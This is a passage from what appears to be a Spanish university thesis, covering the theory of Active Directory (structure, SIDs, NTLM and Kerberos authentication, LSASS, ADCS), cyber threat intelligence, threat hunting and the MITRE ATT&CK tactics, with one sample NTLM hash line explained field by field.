Título	Falta de conocimientos para mitigar una vulnerabilidad detectada.
Descripción	Detectar una vulnerabilidad la cual no sé a ciencia cierta como mitigar.
Impacto	9
Probabilidad	4
Importancia	36
Plan de mitigación	Comprender los ataques que voy a realizar, las vulnerabilidades que explotan y realizar previamente pruebas de estos en un entorno más pequeño.
Plan de contingencia	Utilizar internet para buscar información o pedir ayuda a mis compañeros de trabajo.

Tabla 2.9: R09: Falta de conocimientos para mitigar una vulnerabilidad detectada.

Capítulo 3

Contexto teórico

En el presente capítulo se darán explicaciones sobre diferentes conceptos o tecnologías que se van a comentar durante el resto del documento para facilitar la comprensión de este, estableciendo un marco teórico sobre el cual se va a trabajar.

3.1. Directorio Activo

Un directorio es una estructura jerárquica que almacena información sobre los objetos en la red. Un servicio de directorio, como "Active Directory Domain Services", AD DS por sus siglas en inglés, proporciona métodos para almacenar datos de directorio y que estos estén a disposición de administradores y usuarios de la red [53].

Directorio Activo, también conocido como Active Directory, es una base de datos y conjunto de servicios que conectan a usuarios con recursos de red que necesitan para realizar su trabajo. Estos servicios también se encargan de la autenticación, asegurarse de que una persona es quien dice ser, y de la autorización, solo puede acceder a los datos a los que se le permite acceder. Esta base de datos del dominio se almacena en los controladores de dominio en un archivo llamado "NTDS.dit".

Directorio Activo es muy utilizado en empresas debido a su gran escalabilidad, pues es útil en empresas pequeñas con pocos equipos y empleados así como en empresas que cuentan con millones de objetos por dominio. Aún así, no fue diseñado para ser seguro, lo cual hace que pueda ser mal configurado con facilidad, lo que conlleva a una gran superficie de ataque.

3.1.1. Estructura de Directorio Activo

Cualquier recurso dentro de un Directorio Activo recibe el nombre de objeto. Comúnmente se pueden encontrar usuarios, grupos, ordenadores, impresoras o dominios entre otros. Algunos objetos pueden contener otros objetos, como es el caso de los dominios, grupos o las unidades organizativas. Los objetos tienen atributos [5]. En el caso de un usuario estos

atributos pueden ser el nombre, su contraseña, descripción, puesto, grupos a los que pertenece, el identificador único global (GUID) o el identificador de seguridad (SID) entre muchos otros.

Los identificadores de seguridad, SID por sus siglas en inglés, permiten reconocer de forma única una entidad de seguridad o un grupo de seguridad. Estas entidades y grupos hacen referencia a cualquier entidad que el sistema operativo pueda autenticar, como usuarios, máquinas o servicios. Una vez se asigna un SID, este no vuelve a asignarse a nada más en el dominio [62]. Existen una serie de SID conocidos, algunos de los cuales pueden verse en la tabla 3.1. Cómo puede observarse en la tabla, el dominio tiene un identificador, dentro del cual existen diferentes cuentas las cuales tienen un identificador relativo constante que permite identificar rápidamente cuentas relevantes dentro del dominio.

SID	**Nombre**
S-1-5-113	Cuenta local
S-1-5-114	Cuenta local y miembro del grupo Administradores
S-1-5-7	Inicio de sesión anónimo
S-1-5-domain-500	Cuenta del Administrador del Dominio
S-1-5-domain-501	Cuenta de usuario Invitado
S-1-5-domain-502	Cuenta del usuario KRBTGT
S-1-5-domain-512	Grupo global de Administradores del Dominio

Tabla 3.1: Algunos SID conocidos en Directorio Activo [62].

En directorio activo también se utilizan los SPN, Nombre Principal de Servicio, como identificador único de servicios en redes Windows que utilizan Kerberos. Permite que los clientes ubiquen los servicios y se comuniquen con ellos. Al registrar un SPN en Directorio Activo se asocia el servicio con una cuenta o grupo específico, lo que permite que Kerberos valide la identidad del servicio [51].

La parte clave de un entorno de Directorio Activo es el domino, *Domain* en inglés. Dentro de un dominio se pueden guardar millones de objetos. Son un límite de seguridad y los administradores de dominio tienen permiso total para establecer directivas en ese dominio. Cada dominio en Directorio Activo se identifica con un *Domain Name System* y requiere de al menos un controlador de dominio [8].

Varios dominios se pueden agrupar en un árbol, *tree* en inglés, los cuales se suelen estructurar en un dominio raíz o padre del cual surgen dominios hijos. Todos los dominios de un árbol comparten un espacio de nombres y cada vez que se añade un dominio a un árbol, se crea una relación de confianza del tipo padre-hijo [8].

Los árboles a su vez también se pueden agrupar en bosques, *forest* en inglés. Los bosques son los contenedores lógicos de más alto nivel dentro de un dominio de directorio activo. Es un grupo de árboles que comparten esquemas de directorio, catálogos o configuraciones de dominio. A diferencia de los dominios con respecto a los árboles, los árboles de un bosque no comparten espacio de nombres [6].

Las relaciones de confianza, *trusts* en inglés, se utilizan para establecer la autenticación entre bosque-bosque o dominio-dominio. Estas relaciones de confianza se clasifican según el tipo de relación, la cual determina la dirección de la confianza entre dominios [3].

Como se ha comentado antes, todos los dominios deben tener al menos un controlador de dominio. Al crear el primer controlador de dominio también se crean el primer dominio, el primer bosque se instala Directorio Activo [7]. Los controladores de dominio son servidores de Windows a los cuales se les ha asignado ese rol. Desde un controlador de dominio los administradores de este pueden realizar cambios en las políticas de grupos, cuentas, servicios y demás configuraciones del dominio.

3.1.2. Protocolos utilizados en Directorio Activo

Directorio activo utiliza diferentes protocolos para su funcionamiento, especialmente para poder comunicarse. En este apartado se explicarán los más importantes, especialmente los que tienen relevancia en el resto del documento. Los protocolos dedicados la a autenticación se detallan en la sección 3.1.3.

DNS

Active Directory utiliza el protocolo de Resolución de Nombres de Dominio, DNS por sus siglas en inglés, para que los hosts puedan encontrar los controladores de dominio y para que los controladores de dominio se comuniquen entre sí [54]. Por defecto utiliza el puerto 53 de UDP, pero también puede utilizar el 53 de TCP.

LDAP

Active Directory utiliza el Protocolo de Acceso Ligeros a Directorios, LDAP por sus siglas en inglés, para proveer una forma de acceder y solicitar varios servicios de directorio. En este protocolo se pueden encontrar dos tipos de autenticación, la simple, que incluye autenticación anónima, sin autenticación o usuario-contraseña, y la autenticación SASL (Simple Authentication and Security Layer), que utiliza otros servicios de autenticación, comúnmente Kerberos [68]. Utiliza el puerto 389 de TCP o, si es sobre SSL, el 636 de TCP.

SMB

Server Message Block es un protocolo de red que facilita la compartición de archivos y recursos entre equipos en una red local. Una vez un usuario se ha autenticado en el dominio, y se le ha autorizado a acceder a un recurso compartido, este puede realizar las acciones sobre este que sus permisos le permitan. Este protocolo se encarga de compartir los directorios y archivos presentes en el servidor que contiene el recurso compartido con el usuario de forma

segura, utilizando mecanismos de cifrado para ello. Utiliza el puerto 445 de TCP por defecto, pero también puede utilizar el puerto 139 TCP.

3.1.3. Autenticación en Directorio Activo

En este apartado se explican los protocolos utilizados para la autenticación en Directorio Activo, los cuales son NTLM y Kerberos [10].

Funcionamiento de NTLM

New Technology LAN Manager (NTLM) es un conjunto de protocolos que permiten que diferentes ordenadores y servidores se identifiquen entre sí [23]. El proceso de autenticación se basa en un procedimiento de desafío respuesta con 3 fases que se puede ver en la figura 3.1.



Figura 3.1: Fases de la autenticación NTLM.

Para la autenticación NTLM, se utilizan hashes NTLM. Un ejemplo de hash NTLM es el siguiente:

```
Rachel:500:aad3c435b514a4eeaad3b935b51304fe:e46b9e548fa0d122de7f59fb6d48eaa2:::
```

Donde "Rachel" es el nombre de usuario al que corresponde el hash, "500" su identificador relativo, "aad3c435b514a4eeaad3b935b51304fe" su hash LM y "e46b9e548fa0d122de7f59fb6d48eaa2" su hash NT.

Los hashes LAN Manager (LM) se dejaron de usar debido a su poca seguridad, pues solo soportaban contraseñas de hasta 14 caracteres y en maýsuculas, lo que las hacían muy fáciles de *crackear* mediante fuerza bruta. Los hashes New Technologies (NT), en cambio, si discrimina entre minúsculas y mayúsculas y prácticamente soporta todo el juego de caracteres de Unicode de 65.365 caracteres, frente a los 142 caracteres soportados por LM [ref].

Dentro de NTLM podemos encontrar dos versiones, NTLMv1, en desuso por su falta de seguridad, y NTLMv2.

El funcionamiento de NTLMv1 es similar al de la figura 3.1. El cliente envía un mensaje de negociación con su nombre de usuario. Tras el mensaje de negociación, el servidor envía al cliente un número aleatorio de 8 bytes. El cliente usa ambos hashes para devolver el número cifrado utilizando el algoritmo DES al servidor en el mensaje de autenticación. Si el valor calculado por el cliente es correcto significa que el cliente es un usuario válido y por tanto está autenticado.

El funcionamiento de NTLMv2 difiere de la versión 1 en que envía 2 respuestas al servidor tras el recibir el mensaje con el reto. Si bien es más robusto y seguro que NTLMv1, tiene otros problemas. NTLMv2 es vulnerable al ataque *Pass the Hash*, donde un atacante con suficientes privilegios puede ser capaz de autenticarse sin conocer la contraseña del usuario, solamente conociendo su hash.

Desde 2010 Microsoft recomienda no usar NTLM en las aplicaciones debido a no soportar métodos criptográficos modernos [72]. Pese a eso, NTLM sigue siendo muy usado en los sistemas actuales, en gran parte debido a la retro-compatibilidad.

Funcionamiento de Kerberos

El protocolo de Kerberos fue diseñado y desarrollado por el Massachusetts Institute of Technology, MIT por sus siglas en inglés, para proveer un mecanismo de autenticación para hosts de confianza en redes no fiables. Se basa en la autenticación mutua, tanto el cliente como el servidor deben verificar su identidad [9].

En lugar de transmitir contraseñas, este protocolo utiliza *tickets*. Estos tickets son emitidos por el Centro de Distribución de Claves, KDC por sus siglas en inglés, presente en los Controladores de Dominio. El KDC consta de los siguientes servicios:

1. Servidor de Autenticación (AS).
2. Servidor de Concesión de *Tickets* (TGS).
3. Base de datos (DB): Se encarga de guardarlas claves secretas de clientes y servidores del entorno de Kerberos.

El funcionamiento de la autenticación con Kerberos puede verse en la figura 3.2, y se realiza así:

1. AS_REQ: El cliente envía sus credenciales para ser autenticado por el AS.
2. AS_REP: El servidor (AS) envía un *Ticket Granting Ticket* (TGT) y una clave de sesión. El TGT está encriptado utilizando la clave de secreta del TGS y la clave de sesión se cifra con la clave secreta del usuario.
3. TGS_REQ: El cliente solicita un *ticket* de servicio. Contiene el TGT anterior y el autenticador cifrados con la clave de sesión.



Figura 3.2: Fases de la autenticación con Kerberos [9].

4. TGS_REP: El servidor (TGS) responde enviando el *ticket* de servicio cifrado con la clace secreta del servicio solcitado y la clave de sesión generada por el TGS cifrada usando la clave de sessión generada en el mensaje anterior por el AS

5. AP_REQ: El cliente envía al servidor de aplicación el *ticket* de servicio encriptado con la clave de sesión generada por el TGS

6. AP_REP (opcional): EL servidor de aplicación puede responder para probar su autenticación. Generado cuando la autenticación mutua es necesaria.

A modo de resumen, en los pasos 1 y 2 el usuario se autentica contra el servidor. Posteriormente, en los pasos 3 y 4, el usuario solicita autorización para acceder a un recurso, el servidor de aplicación. Finalmente, en el paso 5, el usuario demuestra al servidor de aplicación que tiene autorización para acceder.

Para la implementación de Kerberos en Directorio Activo se utiliza la cuenta de servicio "KRBTGT". Esta cuenta actua como cuenta de servicio del centro de distribución de claves, el KDC por sus siglas en inglés. Esta cuenta no puede eliminarse ni se la puede cambiar el nombre [63]. Por defecto la cuenta se crea con una contraseña robusta.

Proceso LSASS

Local Security Authority Subsystem Service es un proceso presente en los sistemas Windows responsable, entre otras funciones, de la autenticación local de usuarios. Este proceso actua como almacén de las credenciales, donde se incluyen contraseñas, *hashes* de contraseñas y *tickets* de Kerberos.

Se encarga de validar las credenciales introducidas por el usuario. En caso de que el dispositivo esté integrado en un dominio de Directorio Activo este proceso será el encargado de comunicarse con el controlador de dominio para validar los credenciales.

3.1.4. Active Directory Certificate Services

Dentro de los roles que puede adquirir un servidor de Windows uno de ellos es el de servicios de certificados de Directorio Activo, ADCS por sus siglas en inglés. Este rol permite emitir y administrar certificados de infraestructura de clave pública. Estos certificados se pueden usar para firmar y cifrar información, como correos electrónicos, y para autenticar cuentas en el dominio [55].

3.2. Cyber Threat Intelligence

La inteligencia de ciberamenazas, CTI por sus siglas en inglés, se refiere al al procesamiento de datos e información para generar inteligencia que ayuden en la toma de decisiones para mitigar y responder inmediatamente ante ataques [29].

Por ejemplo, una empresa energética española puede utilizar la ciberinteligencia de amenazas para analizar que adversarios están atacando a otras empresas de su sector y región. Una vez se conocen los adversarios que están atacando a empresas similares, se debe investigar que metodología están utilizando estos adversarios para realizar sus ataques. Esto puede permitir que la empresa priorice medidas defensivas más eficientes, pues permite mitigar ataques de posibles adversarios reales que tienen más probabilidades de atacarlos.

3.2.1. Tipos de inteligencia

Se pueden encontrar dos tipos de inteligencia en función de a quién va dirigida, inteligencia operacional e inteligencia estratégica [42].

La inteligencia operacional se centra en la parte más técnica, por lo que está orientada a administradores, personal de ciberseguridad o arquitectos de sistemas. Esta inteligencia incluye por ejemplo vectores de ataque, vulnerabilidades o dominios de comando y control [42].

La inteligencia estratégica da información sobre el panorama de las amenazas informáticas que pueden afectar a una organización, está orientada a perfiles directivos o de administra-

ción. Esta inteligencia se centra en el impacto de un posible ataque y en las tendencias de los adversarios [42].

3.2.2. Ciclo de inteligencia

La ciberinteligencia surge tras décadas de análisis de agencias gubernamentales y militares. Existen seis fases diferentes que crean el "Ciclo de Inteligencia" [42]:

1. Dirección: En esta fase se definen los objetivos del programa de inteligencia.

2. Recolección: En esta fase se recopila información a través de diferentes fuentes para poder alcanzar los objetivos definidos en la fase anterior.

3. Procesamiento: En esta fase se transforma la información recolectada en la fase anterior en un formato usable para la organización. Que pueda ser procesada de alguna forma, ya sea humanos o máquinas.

4. Análisis: Una vez la información ya está en un formato usable, esta se transforma en inteligencia para poder ayudar en las decisiones.

5. Diseminación: La información generada en la fase anterior se distribuye en diferentes informes según el perfil al que va dirigido, que puede ser más o menos técnico.

6. Retroalimentación: Se evalúan los resultados obtenidos, teniendo en cuenta los objetivos iniciales, para poder realizar mejoras de cara a nuevos ciclos.

3.2.3. Utilidades de la inteligencia de ciberamenazas

Como se ha explicado, el objetivo del ciclo de inteligencia es generar inteligencia que ayude en la toma de decisiones. Esto incluye información sobre tácticas, técnicas y procedimientos utilizados por adversarios para poder priorizar diferentes medidas de protección. Permite conocer el panorama actual de amenazas, que adversarios están actuando y cuales son sus objetivos. También permite mejorar el tiempo de respuesta ante un ataque, pues es mas fácil que se conozca que procedimientos están realizando los adversarios recientemente.

En general, la inteligencia de ciberamenazas permite a los equipos de seguridad a ser más proactivos y eficientes a la hora de defenderse ante amenazas cibernéticas

Si bien la inteligencia de ciberamenazas permite recopilar información, procesarla y proporcionar inteligencia que permita tomar decisiones, es necesario utilizarla para que sea útil. Todas estas amenazas detectadas, los grupos que actúan y las TTPs que utilizan son usados en el *Threat Hunting*. Al combinar la inteligencia, que permite comprender las amenazas actuales, con la búsqueda de estas se puede tomar medidas preventivas que mitiguen posibles incidentes.

3.3. Threat Hunting

La palabra *hunting* es un término emergente en la ciberseguridad, cuya definición aun no es clara. Según un reporte técnico de MITRE se pueden encontrar las siguientes definiciones [33]:

- SANS Institute define threat hunting como "un enfoque centrado e iterativo para encontrar, identificar y comprender adversarios que han entrado en las redes de los defensores".
- Sqrrl define threat hunting como "el proceso de proactiva e iterativamente buscar a través de las redes para detectar y aislar amenazas avanzadas que evaden las soluciones de seguridad existentes".
- Endgame define hunting como "el proceso de proactivamente buscar señales de actividad maliciosa en las redes de una empresa sin el conocimiento previo de esas señales, entonces asegurarse de que esa actividad maliciosa es eliminada de las redes y sistemas".

La definición que se utilizará es la escogida por MITRE: "Detección proactiva e investigación de actividad maliciosa en una red"[33].

La principal característica es que se basa en un enfoque proactivo. Lo opuesto sería utilizar un enfoque reactivo, el cual implica esperar a que ocurra un incidente, detectarlo, filtrarlo, contenerlo y remediarlo, todo esto en el menor tiempo posible para poder minimizar el riesgo. Para poder realizar un enfoque proactivo se deben identificar las amenazas más probables y priorizarlas [42].

3.3.1. Métodos de detección

Para detectar un ataque, el equipo defensivo se centra en detectar indicadores de compromiso, IoC por sus siglas en inglés. Estos indicadores de compromiso pueden ser un hash de un fichero malicioso presente en un sistema o una conexión a una dirección IP comprometida por atacantes.

La Pirámide del Dolor, llamada en inglés *Pyramid of Pain*, es una invención del profesional de ciberseguridad David J. Bianco que se utiliza para relacionar los tipos de indicadores que se pueden utilizar para detectar las acciones del adversario y cuánto dolor le causará a este que se le bloqueen esos indicadores [11]. La Pirámide se puede ver en la Figura 3.3.

Esta pirámide se puede interpretar de la siguiente forma: Los niveles más bajos, como valores hash pertenecientes a archivos maliciosos se pueden alterar con muy poco esfuerzo por el atacante, con modificar un bit del archivo este cambia. Los niveles intermedios, como nombres de dominio o artefactos de red suponen mas coste de esfuerzo al adversario para poder modificarlos, pero tampoco es una tarea complicada. En la cúspide de la pirámide se encuentran las Tácticas, Técnicas y Procedimientos, al detectar estas, se trabaja con el



Figura 3.3: Pirámide del Dolor [11].

comportamiento del adversario, no con las herramientas que utiliza. Si se es capaz de bloquear estos comportamientos, se obliga al adversario a aprender nuevos comportamientos, lo que le costará mucho tiempo o directamente le hará rendirse en su objetivo [11].

Las tácticas son los comportamientos que los atacantes intentan llevar a cabo, el vector con el que buscan realizar el ataque y lograr su objetivo, por ejemplo pueden ser compromiso inicial, movimientos laterales o escalada de privilegios [84].

Las técnicas son los métodos o tareas que se desarrollarán para conseguir la táctica, dentro de estos se puede encontrar el *phishing*, el borrado de archivos o la modificación del registro de Windows [85].

Los procedimientos son los pasos concretos y predefinidos que seguirá un ciberdelincuente para desplegar sus técnicas y conseguir que su ataque tenga éxito, en el caso del *phishing* sería todo lo relacionado con crear la infraestructura para lanzar la campaña, elaborar los correos maliciosos y el malware o definir objetivos [79].

Para caracterizar estas TTPs se suele utilizar el *framework* MITRE ATT&CK, *Adversarial Tactics, Techniques and Common Knowledge*. El objetivo de este marco es dar una taxonomía común que permita comparar TTPs entre diferentes organizaciones de inteligencia y entre diferentes adversarios [17]. ATT&CK provee una matriz donde agrupa las diferentes técnicas dentro de las 14 tácticas que se pueden utilizar durante un ataque.

ATT&CK define las siguientes 14 tácticas [84]:

1. Reconocimiento: El adversario intenta recopilar información para planear operaciones.
2. Desarrollo de recursos: El adversario intenta establecer recursos para apoyar las operaciones.
3. Acceso inicial: El adversario intenta introducirse en la red.
4. Ejecución: EL adversario intenta ejecutar código malicioso.
5. Persistencia: El adversario intenta mantener su posición dentro de la red.

6. Escalada de privilegios: El adversario intenta obtener permisos más altos.
7. Evasión de defensas: El adversario intenta no ser detectado.
8. Acceso a credenciales: El adversario intenta robar nombres de cuentas y contraseñas.
9. Descubrimiento: El adversario intenta comprender el entorno.
10. Movimientos laterales: El adversario intenta moverse por el entorno.
11. Recolección: El adversario intenta recopilar datos interesantes para su objetivo.
12. Comando y Control (C2): El adversario intenta comunicarse con sistemas comprometidos para controlarlos.
13. Exfiltración: El adversario intenta robar datos de la red.
14. Impacto: El adversario intenta manipular, interrumpir o destruir sistemas y datos

En la figura 3.4 se pueden apreciar las columnas de la matriz asociadas a las tácticas reconocimiento, desarrollo de recursos, acceso inicial y ejecución. En cada fila se pueden ver las diferentes técnicas asociadas a esa táctica. Algunas técnicas pueden expandirse para mostrar diferentes subtécnicas asociadas a ella.

Si se pulsa en alguna de las diferentes técnicas o subtécnicas se accede a su entrada en la web de ATT&CK. En caso de ser una técnica que tenga asociadas subtécnicas, aparecerán enlaces directos a sus entradas. Dentro de cada entrada se puede ver una descripción con las fuentes, el identificador, la técnica a la que está asociado o las subtécnicas que tiene asociado, la táctica a la que pertenece, plataformas afectadas, contribuciones y fechas de cambios.

El identificador siempre tiene el formato T**** en el caso de ser una técnica, o, en el caso de ser una subtécnica, T****.*** , donde los 4 primeros dígitos hacen referencia a la técnica asociada y los tres últimos identifican la subténica. Por ejemplo, el identificador asociado al *phishing* es T1566, el *phishing* usando un enlace de *phishing* dirigido, al ser una subtécnica del *phishing*, se identifica como T1566.002.

En la figura 3.5 se puede ver un fragmento de la entrada para T1566.002, phishing: Spearphishing Link [70]. En las entradas se puede ver más información:

- *Software* que utiliza esa técnica o subténica, normalmente se trata de *malware* pero en ocasiones también son herramientas benignas. Se identifica con S****.
- Adversarios o grupos que se sabe que han utilizado esa técnica o subténica. Se identifican como G****.
- Campañas en las que se ha usado esa técnica o subtécnica. Se identifican como C****.



Figura 3.4: Fragmento de la matriz de MITRE ATT&CK [73].

Este sistema de referencias es muy útil, pues permite desde una técnica ver que un adversario la ha utilizado y acceder a su entrada. Desde la entrada del adversario se puede ver información de este así como software, técnicas y campañas con las que está relacionado de forma rápida y sencilla.

3.4. Adversarios

Según la agencia de ciberseguridad vasca, un adversario es una persona o un grupo que pretende realizar acciones maliciosas contra usuarios o recursos cibernéticos. Para que un adversario sea considerado una amenaza, debe tener tres cosas: intención, capacidad y oportunidad de causar daño [78].

Los adversarios, también conocidos como actores maliciosos, pueden ser de diferentes



Figura 3.5: Entrada de MITRE ATT&CK para *Spearphishing Link* [70].

tipos según su complejidad y objetivo. Un ejemplo de adversario es un *insider*, un empleado descontento en una empresa que decide robar archivos confidenciales y publicarlos en internet. Un ejemplo más sofisticado de adversario es el grupo Lockbit, el grupo de ciberdelincuencia más grande del mundo famoso principalmente por ofrecer servicios de *Ransomware as a Service*, el cual fue supuestamente desarticulado recientemente [71].

Como se ha visto antes en las secciones 3.2 y 3.3, comprender a los adversarios es crucial para poder detectarlos y detenerlos. Es por ello que muchas empresas optan por la emulación de adversarios, donde el equipo atacante implementará diferentes TTPs usadas por uno o más adversarios y el equipo defensivo comprobará si es capaz de responder correctamente ante ese ataque [39].

3.4.1. Amenazas Persistentes Avanzadas (APT)

Las amenazas persistentes avanzadas o APTs por sus siglas en inglés, son, según el Instituto Nacional de Estándares y Tecnología de los Estados Unidos (NIST):

"*Un adversario que posee niveles sofisticados de experiencia y recursos significativos que le permiten crear oportunidades para lograr sus objetivos mediante el uso de múltiples vectores de ataque (por ejemplo, cibernéticos, físicos y de engaño). Estos objetivos suelen incluir el establecimiento y la ampliación de puntos de apoyo dentro de la infraestructura de tecnología de la información de las organizaciones objetivo con el fin de exfiltrar información, socavar o impedir aspectos críticos de una misión, programa u organización; o posicionarse para llevar a cabo estos objetivos en el futuro. La amenaza persistente avanzada: (i) persigue sus*

